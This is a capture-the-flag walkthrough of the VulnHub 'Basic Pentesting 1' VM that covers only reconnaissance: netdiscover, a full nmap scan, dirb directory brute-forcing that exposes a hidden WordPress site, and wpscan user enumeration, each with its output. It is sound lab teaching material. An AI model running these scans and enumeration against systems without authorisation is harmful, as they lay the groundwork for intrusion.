
Basic pentesting

Hello everyone today we are sharing a ctf walkthrough of the vulnhib machine known as basic pentesting. it is a easy to intermediate level.
you can download the vm from here : Download: https://www.vulnhub.com/entry/basic-pentesting-1,216/

Information gathering


The first step after the vm is set up we have to identify the IP address of the target machine, for this we are going to use netdiscover.
netdiscover -i vboxnet0



```
 Currently scanning: 192.168.142.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.100  08:00:27:ac:20:3f      1      42  PCS Systemtechnik GmbH
 192.168.56.131  08:00:27:b6:98:f7      1      60  PCS Systemtechnik GmbH
```

so the IP address of the target machine is 192.168.56.131

now we can run nmap scan to find open ports, services, version for this the command we used is
nmap - sV -p- -O -T4 192.168.56.131




```
┌─[baz@parrot]─[~]
└──╼ $sudo nmap -sV -O -T4 -p- 192.168.56.131
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-11 10:57 IST
Nmap scan report for 192.168.56.131
Host is up (0.00071s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:B6:98:F7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 10.66 seconds
```

from this we can see the following ports and services:

- port 21/tcp - FTP - (ProFTPD 1.3.3c)
- port 22/tcp - SSH - (OpenSSH 7.2p2 Ubuntu)
- port 80/tcp - HTTP - (Apache httpd 2.4.18)

now lets see whats there in http port 80




It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

There isnt much information as we checked the source page it just shows there is a webpage enabled.
so without wasting anymore time lets fo a directory bruteforce to find what all directories are there and also any suspicious directories are there too.



```
---- Scanning URL: http://192.168.56.131/ ----
==> DIRECTORY: http://192.168.56.131/secret/
+ http://192.168.56.131/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.56.131/secret/ ----
+ http://192.168.56.131/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/
==> DIRECTORY: http://192.168.56.131/secret/wp-content/
==> DIRECTORY: http://192.168.56.131/secret/wp-includes/
+ http://192.168.56.131/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.56.131/secret/wp-admin/ ----
+ http://192.168.56.131/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/css/
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/images/
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/includes/
+ http://192.168.56.131/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/js/
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/network/
==> DIRECTORY: http://192.168.56.131/secret/wp-admin/user/
```

By scanning directories using dirb we were able to get some directories and also seems to be suspicious directory named secret.lets find out whats in there.



Just another WordPress site

Scroll down to content

Posts


Posted on November 16, 2017

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


Search for: Search ...

after seeing the webpage it doesnt look like a complete or genuine webpage something is wrong. so after clicking every content displayed the webpage showed 404 not found. It seems that some of these links refer to a domain named "vtcsec" instead of IP address. To correct this, we can manually add an entry to our hosts file:



```
127.0.0.1       localhost
127.0.1.1       parrot
192.168.56.131  vtcsec
```

now after reloading the webpage 192.168.56.131/secret the content displayed correctly.



MY SECRET BLOG

Just another WordPress site

NOVEMBER 16, 2017 BY ADMIN


Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


One Reply to "Hello world!"

Enumeration

Now we can see a wordpress page so its time to find out details regarding this webpage and also bruteforce if necessary.
so the command used were
wpscan --url http://192.168.56.131/secret --enumerate u




```
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.131/secret/ [192.168.56.131]
[+] Started: Thu Jun 11 13:50:02 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.131/secret/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.56.131/secret/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.56.131/secret/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
```



